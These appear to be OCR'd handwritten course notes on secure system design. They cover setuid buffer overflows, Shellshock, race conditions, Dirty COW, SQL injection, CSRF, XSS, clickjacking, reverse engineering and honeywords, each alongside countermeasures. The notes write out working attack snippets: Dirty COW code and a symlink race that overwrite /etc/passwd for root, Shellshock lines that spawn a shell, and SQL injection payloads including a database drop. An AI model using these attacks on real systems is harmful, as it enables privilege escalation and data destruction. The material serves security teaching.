Buffer Overflow Attack

funct^n in single setuid root program stack.c

// stack.c (vulnerable program)

fopen ("badfile", "r"); // FILE * badfile

, sizeof (char), 300, badfile); // char str[400]

=)

char buffer[100];

[] and passed as

into the stack

badfile)

will jump to the new

ress), where our malicious

can give us root shell)

write exploit.c to generate the file

inary data)

to generate badfile

SSD

Secure System Design

Buffer Overflow Attack

both funct" in single setuid root program stack.c

~~# Vulne~~ // stack.c (vulnerable program)

```
int main()
{   badfile = fopen("badfile","r");   // FILE * badfile
    fread(str, sizeof(char), 300, badfile);   // char str[400]
    foo(str);
}
```

~~# stack.c (setuid root)~~


```
int foo(char *str)
{   strcpy(buffer, str);   // char buffer[100];
}
```

→ The content of badfile is stored in str[] and passed as an argument to foo(), hence it goes into the stack of the running process.
(malicious code present at end of badfile)

→ When function foo() returns, it will jump to the new address (overwritten return address), where our malicious code is present. (which can give us root shell)

→ To create badfile, we write exploit.c to generate the file (∵ badfile contains binary data)
run exploit.c to generate badfile

Contents of the stack to run execve() system call:




eax = 11 (system call number for execve())

edx = 0 (environment variables not passed)

where % ebx contain address of string "/bin/sh"
% ecx contain address of argument array
argv[0] → "/bin/sh"
argv[1] → 0 (end of array)

∴ execve (argv[0], argv, NULL)
is called which gives us the root shell

Stack contents :



eax = 11 (execve())
edx = 0
(No environment variables passed (NULL))

% ebx contain address of "/bin/cat"
% ecx contain address of argument array
argv[0] → "/bin/cat"
argv[1] → "/etc/abc"
argv[2] → 0 (end of array)
∴ execve (argv[0], argv, NULL) reads the contents of /etc/abc

INTRODUCTION (CH-1)

→ chmod , chown
→ etc/ passwd , /etc/ shadow
→ Set-UID programs
RUID = user's ID , EUID : program owner's id (identifies privilege of a process)

→ sudo chown root mycat
sudo chmod 4755 mycat (root owned set-uid program)

Attacks on Set UID programs :

i) User Inputs :
buffer overflow , format string vulnerability
CHSH - change shell

ii) System Inputs : programs get input from underlying systems
eg symbolic link to privileged file from unprivileged file

iii) Via Environment variables:
eg: system ("ls") , modify PATH environment variable to locate a different ls program

iv) Capability leaking :
Privileged programs downgrade themselves during execution.
eg: su program
Program may not clean up privileged capabilities before downgrading .

Ch 2: Environment Variables & Attacks

→ char * envp[], char * * environ

→ fork() , execve()
(pass all env. variables) ↳ to pass env. variables from one process to other

execve(v[0], v, NULL) v[0] = "/usr/bin/env"; v[1] = NULL
prints the env. variable of current prog

→ Shell variables

→ strings /proc/$$/environ
(prints environ. variables of current process) // replace $$ with process ID

/proc/992/environ
virtual file system ↓ directory ↳ virtual file

→ env when run on shell creates a child process to print env. variables of child process

→ Running a ~~static~~ new program from shell: then output of new program's env = parent's env. variables + exported shell var.

Attacks:

i) Via dynamic linker:
(shared library)

eg: // test.c
int main()
{ sleep(1); }

~~gcc sleep.c -o sleep~~

// include <stdio.h>
void sleep (int s)
{ printf("I am sleep\n"); }

→ compile sleep.c, create a shared library & add shared library to LD_PRELOAD using export
Now run test.c

→ If 'test.c' is SET UID then LD_PRELOAD & LD_LIBRARY_PATH is ignored (RUID ≠ EUID) hence original sleep() called.

ii) Via capability leaking:

→ fd is created, privilege downgraded, then } all in a root owned Set UID program

execve("/bin/sh", v, 0);
(fd is not closed)

→ After running the above program, we can write on /etc/zzz (which was only writable by root)

→ Solution: destroy the file descriptor (close) before downgrading the privilege.

→ OS-X Case study: DYLD_PRINT_TO_FILE
(the dynamic linker does not close the file)

iii) Attacks via external programs:

→ execve() : runs program directly ✓

→ system() : calls exec() → execve() → /bin/sh
the shell then runs the program.

eg.
```
// vul.c
int main()
{ system("cal"); }
```

gcc -o cal cal.c
```
// cal.c
int main() { system("/bin/dash"); }
```

→ change PATH env. variable

→ run ./vul to get the root shell

iv) Via library:

→ (when external library functions use env. variables)

→ env. variables controlled by user ⇒ message can be controlled by user

v) Via Application Code:

→ ~~getenv~~ Using env. variables in privileged SET UID program.

Sol": getenv() → secure_getenv(), sanitizing inputs

Ch 3 : Shell Shock Attack

classmate
Date
Page

→ bugs found in bash shell
→ Parent process can pass function definition via environment variable
→ extra commands may be provided & parsed / executed

eg → foo = '() { echo "Hello World"; }; echo "extra"; '
→ export foo
→ bash
// extra printed
→ (child) : echo $foo
// nothing printed
→ (child) : declare -f foo
foo ()
{ echo "Hello World" }
→ (child) : $ foo
Hello World


(' = ' converted to ' ' (space))

Conditions to exploit:
- target process should run bash &
- " " " get untrusted user input via env. var.

eg → A set UID root program : vul.c
From shell :
→ export foo = '() { echo "Hello"; }; /bin/sh'
→ ./vul
get the root shell

Ch 4 : Buffer Overflow Attack

```
void f (int a, int b)
{ int x;
}
void main () {
  f(1,2);
}
```



Attack:

→ Turn off Address space randomization
→ turn off stack guard, make stack executable
→ make stack.c root owned setuid
→ find dist b/w base address of buffer & ebp (gdb)
→ overwrite RA with a favourable address some addresses ahead so that it jumps to NOP & ultimately run the shell code at the end of the buffer.
(we can also find the address of function arguments (optr) using gdb)
→ run exploit.c (generates badfile) & then run stack.c
→ we get the root shell (when shellcode execution /bin/sh)

Countermeasures

→ strncpy(), strncat() instead of strcpy
→ Address space ~~random~~ Layout Randomization → defeat by running a loop infinite times to jump to correct location of malicious code
→ Stack guard // checks data
→ Non executable stack
is defeated by return to libc attack

Ch 8: Return to Libc Attack

- jump to existing code eg libc library
- system (cmd)
- jump to system() function by modifying return address

Ch 7: Race Condition Vulnerability

→ Time of check to Time of Use (TOCTTOU)
→ checking for a condition before using a resource.

Steps:


i) Create regular file X inside /tmp directory.
→ access() checks if the real user id has write access (ruid) to /tmp/X.

ii) Change /tmp/X to symbolic link pointing to "/etc/passwd" file
(should be done within context switch)

iii) open() checks for EID (root) (root owned SETUID prog)

iv) open password file for write

/tmp/X points to (A_1)
attackers owned file



Order: $A_1 V_1 A_2 V_2$ → successful attack

classmate
Date
Page

Another example : Aim : To add new user with root privileges

i) vulp.c → ~~sudo~~ chown root vulp, sudo chmod 4755 vulp

```
if ( ! access (fn, W_OK)
{ fp = fopen (fn, "a+") }
    fwrite()
    fclose(fp)
}
else
    print ("No permission");
```

race condition possible

// to write to /etc/passwd file

3

ii) disable countermeasure which restricts program to follow a symbolic link in world writable directory like /tmp

2

iii) Vulnerable process:

password_input = "test:U8a---:0:0:test:/root:/bin/bash"

(empty password) UID=0 (root)

target process .sh

```
while
do
    ./vulp < password_input
done
```

iv) Attack process:

```
while (1)
unlink()
{ symlink ("/home/test/myfile", "/tmp/XYZ");
usleep()
unlink()
symlink ("/etc/passwd", "/tmp/XYZ");
usleep (10000)
}
```

1

4

v) ./attack_process &

./target_process

Output: No permission !

finally added the new user

Countermeasures:

→ atomic operations (eliminate window to check & use)

→ repeating check and use

→ Sticky symlink protection: prevent creating symbolic links: sudo sysctl -w kernel.yama.protected_sticky_symlinks=1

→ principles of least privilege

→ f=open(file, O_CREAT | O_EXCL)
→ don't open file if file already exists

→ fopen(file, O_WRITE | O_REAL_USER_ID)
→ open() with check real user ID (not effective)

→ symbolic links inside a sticky world writable can only be followed iff owner of the symlink matches either follower or the directory owner.
(e.g. symlink created by seed but /etc/shadow & /tmp is owned by root)

→ least privilege:

```
seteuid(real_uid);
f=open()
if (f!=-1)
    write_to_file(f);
seteuid(eff_uid);
```

Ch8: Dirty Cow Attack :

↓ copy on write

→ mmap() → map files / devices to main memory
map = mmap(NULL, st.st_size, PROT_READ | PROT_WRITE, MAP_SHARED, f, 0)

→ MAP_SHARED : Multiple process (different virtual memory) mapped to the same main memory
↳ physical

→ MAP_PRIVATE :
Initially all process mapped to same main memory but on write operation, OS allocates new block of physical memory & copy contents to the new memory, Pointer will change to new physical memory
(eg fork() when only read → same memory for child process, any one writes → new physical memory, copy, change that process' page table)

→ madvise (void * addr, size_t length, int advice)
eg: from addr to addr+length, free the resource
(MADV_DO NOT NEED)

Dirty COW Vulnerability,
i) Make copy of mapped memory
ii) Update page table : virtual memory → new physical memory
iii) Write to the memory ←
context switch
→ Change page table so virtual memory now points back to original main memory.

* use write() instead of memcpy()
↳ using /proc file system

eg: testcow user changed into a root user

→ Main thread:

```
f = open ( "/etc/passwd", O_RDONLY);
map = mmap( NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
char * position = strstr (map, "testcow:x:1001");
pthread_create ( &pth1, NULL, madvise Thread, (void*) file_size);
      ( &pth2, "  , write Thread, position);
```

→ Write thread:

```
char * content = "testcow:x:0000:";   → userid=0 (root)
off_t offset = (off_t) arg;
int f = open ( "/proc/self/mem", O_RDWR);
while (1) {
lseek ( f, offset, SEEK_SET);
write ( f, content, strlen (content));
}
```

→ ~~read~~ madvise Thread:

```
int file_size = (int) arg;
while (1) {
madvise ( map, file_size, MADV_DONTNEED);
}
```

Ch 9 : SQL Injection Attack :

classmate Date Page

→ Comments :

select * from emp ; # blah blah

" ; -- blah blah

select * from /* blah blah */ emp ;

→ GET request :

http : // www.xyz.com / getdata.php ? EID = E01 & Password = pwd123

```
<?php   $eid = $_GET['EID'];
        $pwd = $_GET['Password'];
?>
```

query → $sql = " select name, salary, SSN
from emp
WHERE eid = '$eid' and password = '$pwd' ";

$result = $conn → query ($sql)

Attacks : EID [E01' #]

i) Particular record : Password [xyz]

→ select --- where eid = ' E01' # and password = 'xyz'

ii) All records :

Select ____ where eid = 'a' OR 1=1

EID [a' OR 1=1#]

Password [xyz]

Using CURL :

% curl ' www.xyz.com / getdata.php ? EID = a' OR 1=1 #
& Password = '

Replace apostrophe → %27
space → %20
→ %23

Modify database :

→ $sql = " update emp
set password = '$newpwd'
where eid = '$eid' and password = '$oldpwd' ";

EID : E01'#
Old Password : xyz
New Password : pwd123', salary = 100000 #

modify a record (increase salary of Alice whose EID = E01)

→ Multiple SQL statements :

EID a'; drop DATABASE dblab; #

→ will not work as mysqli :: query() API doesn't allow multiple queries
Sol^n : $ mysqli → multi_query()

→ Cause : (of SQL injection)
Mixing code and data together.

Countermeasures :

i) → Encode special characters : treat encoded char. as data and not as code

eg: a' or 1=1 # → aaa\' or 1=1 #

In SQL : $ mysqli → real_escape_string ($_GET ['FID'])

ii) Using prepared statement :
(Sending code & data in seperate channels to server)
→ code channel, data channel → not parsed

$sql = "select ... where FID = ? and password = ?"; (not to be treated as code)

eg: if ($stmt = $conn → prepare ($sql)) { // code
$stmt → bind_param ("ss", $eid, $pwd); // data
$stmt → execute(); // execute

SURGE PROTECTED HAVELL

Ch 11: Software Reverse Engineering

classmate Date Page

* Assumptions :
  - Reverse engineer is an attacker
  - Attacker only has exe (no src code)
  - No bytecode (i.e Java, .Net, etc)
  - attacker can understand & modify (patch) the software

* Tools :
  i) Disassembler : eg IDA pro (disassembler / debugger) → converts binary to assembly
     - converts exe to assembly (not 100% correct)
  ii) Debugger : eg: OllyDbg → also includes disassembler
     - step through the code
  iii) Hex Editor : eg UltraEdit, HIEW
     - To patch (modify) exe file.

  High level (C++) —compiler→ Machine code —Disassembler→ low level language (assembly code)

  - debugging is dynamic (disassembly gives static code)
    → can set breakpoints, can treat complex code as black box (no need to mentally execute program)

SRE Attack Mitigation : make more difficult

- Anti-disassembly techniques : to confuse static view of code
- Anti-debugging techniques : " " " dynamic " "
- Tamper resistance : code checks itself to detect tampering

→ Code obfuscation : Make code difficult to understand

Anti disassembly :

eg: encryption of object code, self modifying code, false disassembly

↓

inst 1, jmp, junk, inst 3, inst 4

Anti debugging :

→ threads may confuse debugger (debuggers don't handle threads well)

→ eg: inst 1, inst 2, inst 3, ~~inst 4~~ junk, inst 5, inst 6

Suppose when fetching inst 1, it prefetches inst 2, 3, 4.

Now Inst 1 overwrite Inst 4 in memory

⇒ Debugger will be confused when it reaches inst. 4.

Tamper resistance : make patching difficult & detectable

→ code can hash parts of itself

→ if tampering occurs, hash check fails.

→ Also called "guards"

Code obfuscation : make code hard to understand

eg opaque predicate : if ((x-y)*(x-y) > x*x + y*y - 2*x*y)

↓

// always false

Type of obfuscation :

→ Source code obfuscation

→ Java ByteCode obfuscation

→ Binary obfuscation

classmate
Date
Page

Source code obfuscation:

→ replacing symbol names with non-meaningful ones.
→ constant values → arithmetic expression
→ remove src code formatting
→ exploit pre processor eg: # define a int

Binary Obfuscation:

→ make binary represent° of software difficult to understand
→ achieved through binary rewriting
↳ use of exact address, assembly instructions

Source code Transformations for Binary Obfuscation:

i) Layout obfuscation:


→ exploit preprocessor, scramble identifier, change formatting, remove comments
↳ do not survive compilation phase.

ii) Control flow obfuscation:

→ opaque predicates (dynamic allocation ⇒ compiler cannot optimize)


a = rand() + 2 ; b = rand() + 3
c = a + 3 ; d = b + 8
if (a+c + c*d > 0) { ... }

→ Control flow flattening
→ tries to flatten control flow graph
eg) nested if to switch:



Calculate x = (a&&b) << 2 | (b&&c) << 1 | (c&&d)

then switch (x)



eg: for (init, condition, increment)
switch: case 1 case 2 case 3 + other cases

Data Obfuscation:

→ Data obfuscated before compilation & de obfuscated during run time.

```
int x;
x = 7;
x <<= 2;
x += 2
x = 24
x <<= 1
```

x = 54

→ Data aggregation:

```
char aggr[7] = "foobar";
str1(){
    str1[i] = aggr[i*2]      // str1 = foo
    str2[i] = aggr[2*i+1]    // str = bar
}
```

→ Ordering:

→ reorders the array

→ use function mapping to access indices

i ⟶ f(i)

→ Other points:

→ If bandwidth & latency has no issue, then software can be run from a server.

→ obfuscation can make the attack economically infeasible.

Ch 12: CSRF and XSS

Cross Site Request Forgery (CSRF):

→ When a page from a website sends HTTP request to another website → ~~CSRF~~ cross site request otherwise same site request.
(eg: facebook link in twitter)

Problems:

→ Server cannot distinguish b/w same site and cross-site requests (in both case cookies are attached)

→ Third party websites can forge requests that are exactly the same as same site requests.
→ CSRF

CSRF attack on GET requests:

→ Data is attached in the URL (get request)

eg) → HTTP request to transfer $500 from his/her account to account 3220 :
http://www.bank32.com/transfer.php?to=3220&amount=500

→ Attacker can place the code (java script) in the attacker's webpage. HTML tag like img and iframe can be used with the src attribute.
eg: <img src = "http://bank32.com/500" >

→ The request should come from victim's machine so that the browsers will attach victim's cookies with the request.

eg2

Attack on Elgg's Add-friend Service:

→ goal: add yourself to victim's friend list without his/her consent.

Steps:

→ By attacker (Samy): create fake account & send 'add friend' request to Samy.

→ Use Firefox live HTTP headers extension to capture this request.

→ Create malicious webpage containing the GET request:
Using src = "http://www.csrflabelgg.com/action/friends/add?friend=42" width="1" height="1" /> small image

malicious webpage placed in website: www.csrfattacker.com

Send to Alice (victim) the link of Malicious website.

When Alice clicks the link, forged add friend request sent to Elgg server.

CSRF attack on HTTP POST request:

eg1 → Create form dynamically with request type POST

→ Fields in the form are hidden. After the form is constructed it is added to current page.

Attacker's webpage { eg: <input type='hidden' name='to' value='3220'>
<" " " name='amount' value='500'>

→ Submit the form automatically
window.onload = function() { forge_post(); }
(when user visits the attacker's page)

Fundamental Causes of CSRF:

→ cannot distinguish same & cross site requests.

→ Referer header (browser) } Counter measures

→ Same-site cookie (browser) } Counter measures

→ Secret token (server) } Counter measures

→ Referer header: HTTP header field identifying address of web page from where request is generated.
→ server can check if originated from same page

→ Same site cookies: (attribute of cookies)
Cookies with this attribute are sent in same site requests.
In cross site, it depends on value of the attribute
→ strict: Not sent
→ Lax: Sent with cross site if they are top level navigation

→ Secret token:
→ Server embeds random secret value in each webpage
Secret value included with request from this page.
Hence server can check same site or cross site.
→ Elgg's countermeasure uses secret token approach:
- elgg_ts and _elgg_token

CROSS SITE SCRIPTING ATTACK: (XSS):

→ attacker injects his/her malicious code to the victim's browser via the target website.
(no additional website (attackers webpage) created)

→ Non persistent XSS attack: (Reflected)
Attacker puts javascript code in input so when input is reflected back, JS code will be injected into webpage.
eg: victim clicks: http://www.xyz.com/search?input=
<script> alert("attack") </script>
→ gives a popup message in victim's browser

→ Persistent (stored) XSS attack:
→ Attacker directly sends data to a target website/server which stores data in persistent storage.
eg: user profile in facebook
→ if stored data sent to other users ⇒ channel b/w attacker & users. (data channels) → but can contain HTML & JS code
→ JS code can use DOM API to modify page, send HTTP requests on behalf of user, and steal victim's info

Attacks Example:
→ inject code in input field
→ Goal: Add Samy to other people's friend list without consent
→ Live HTTP header: capture add friend request
→ get timestamp & secret token from JS variables
→ construct URL with data attached
→ create a GET request using AJAX.
→ Samy put script in About Me
→ Alice visits Samy's profile, Samy is now added (JS code will run & not displayed to Alice)

Self Propagation XSS Worm:
→ JS code creates a copy of itself
If infected profile viewed by others, the code can further spread

Two Approach:
i) DOM approach: DOM API
ii) Link Approach: Link using the src attribute of script tag (JS code fetched from URL)

Countermeasures:
→ filter approach: remove code from input
→ Encoding approach: Encode special characters
Embedded JS code will be displayed by browsers not executed

Ch 13: Click Jacking Attack :

classmate Date Page

→ Attackers overlays multiple, transparent or opaque frames (<iframe>) to trick user to click on a button / link of another page.

→ Click on the visible page routed to another invisible page.

→

→ <iframe src = " www.yz.com style = " opacity : 0.1 ;
filter : alpha (opacity = 0); " width = " 100% " height = " 100% " />
(on top of the button but transparent)

(below the above iframe but on page) <input type = " submit " value = " Press Here " /> (but appears)

Countermeasures :

→ Framebuster or Frame killer

→ Content Security Policy (CSP): whether a page would be allowed to render as frame by browser

→ X - Frame Options

```
<? php
header ( " x - frame - opts : DENY ' )
?>
```

X frame options: DENY, SAMEORIGIN, ALLOW-FROM : URL

Content Security Policy : frame-ancestors 'none' ; → framing not allowed
'self' ; → current site allowed to use frame

*. romesite . com (allowed) https : // myfriend . site . com (allowed)

Ch 10 : Password Security

Password file :
Username , hashed password , salt
↓ ↓
hashed value clear text

Dictionary attack :
Compute hash values of all words in dictionary (common words). Compare hashes in password file with the precomputed hashes.

Honeyword system :
→ n users $U_1, U_2, \ldots, U_n$
p_i → password of user i
$(U_i, H(p_i, s_i))$

→ For each U_i, W_i (sweetwords) stored
→ one sugar word (password)
(k-1) honeywords (chaff)

→ Honeychecker : server → index of ~~honeyword~~ the sugar words

Legacy UI Password Change :

Chaffing :
— Passwords & honeywords are placed in a list W_i in random order
— The value $C(i)$ is set = index of p_i in the list.

Chaffing by Tweaking :
→ replace (tweak) selected character positions to obtain honeywords.
eg: take tweaking with t=3
BG+7 y05 → BG+7 y03, BG+7 m55, B4+7 o92

* Chaffing with password model:

→ Modelling syntax:

→ honeywords depend on password

→ password is parsed into a sequence of tokens

eg: mice 3 like

W4 | D1 | W5 (W - word D - digit)

Possible Honeyword = gold5 ring

* Chaffing with tough nuts

→ Tough nuts: potentially correct password where plausibility the adversary cannot evaluate.

Modified V1 Password Changes.

* Take a Tail:

Enter password ..... eg redeye

Append 413 to make your new password

↳ password redeye 413

Possible honey word redeye 212

Random pick honeyword generator

→ K distinct sweetwords provided by user

→ Pick randomly one element as password

→ Other elements → honey word

classmate
Date
Page

Achieving Flatness : Selecting honeywords from existing passwords :

* Erguler approach : → less storage
→ achieving flatness
→ existing passwords : honeywords
→ For each account (k-1) existing password indices (honeyindices) assigned to U_i
→ Random index no. given to each account (index no. → correct password) list maintained
→ Another list :
U_i → { set of honeyindices along with correct index }

eg :

Username	HoneyIndexSet
Ram	(96, 16, 62 ---, 93)
Mohan	(16, 476, 903 ---- 425)

(These indices point to real password in system)

* Initialization :
→ T fake accounts (honeypots) created
→ Unique index [1, N] assigned to them randomly
→ k-1 indices selected for each account
$X_i = \{ x_{i,1}, x_{i,2} \ldots x_{i,k} \}$
↳ one of it is correct index

File F1 : Username → honeyindex set $\langle u_i, X_i \rangle$
File F2 : index no. → corresponding hashed password
$\langle c_i, H(p_i) \rangle$
S_i S_H

→ Then $\langle U_i, C_i \rangle$ pair is delivered to honeychecker (communicated through secure channel)

login process :

→ U_i, g ↳ password provided

→ X_i obtained (of u_i) from F1

→ H(g) compared with the hashed passwords of respective indices in F2.

→ H(g) found:

If account honeypot : security policy

If not honeypot account.

index j from X_i whose hashed password matches is delivered to honeychecker.

$\langle u_i, j \rangle$

If $(j == c_i)$ → correct password

If not → password security breach

DOS attack :

→ n accounts with password p_2 creation

If p_2 assigned as honeyword,

DOS attack by $\langle u_y, p_2 \rangle$ pair

→ Prob. p_2 assigned as one of honeywords for u_y = success prob. for DOS attack

$$= 1 - \left(\frac{N-m}{N}\right)^k$$

1 − (none of the k words is p_2)

storage cost: If each index required $\log_2 n$ bits

$4kN + hN + 4N$

F1 F2 server

Original system = $k \# n$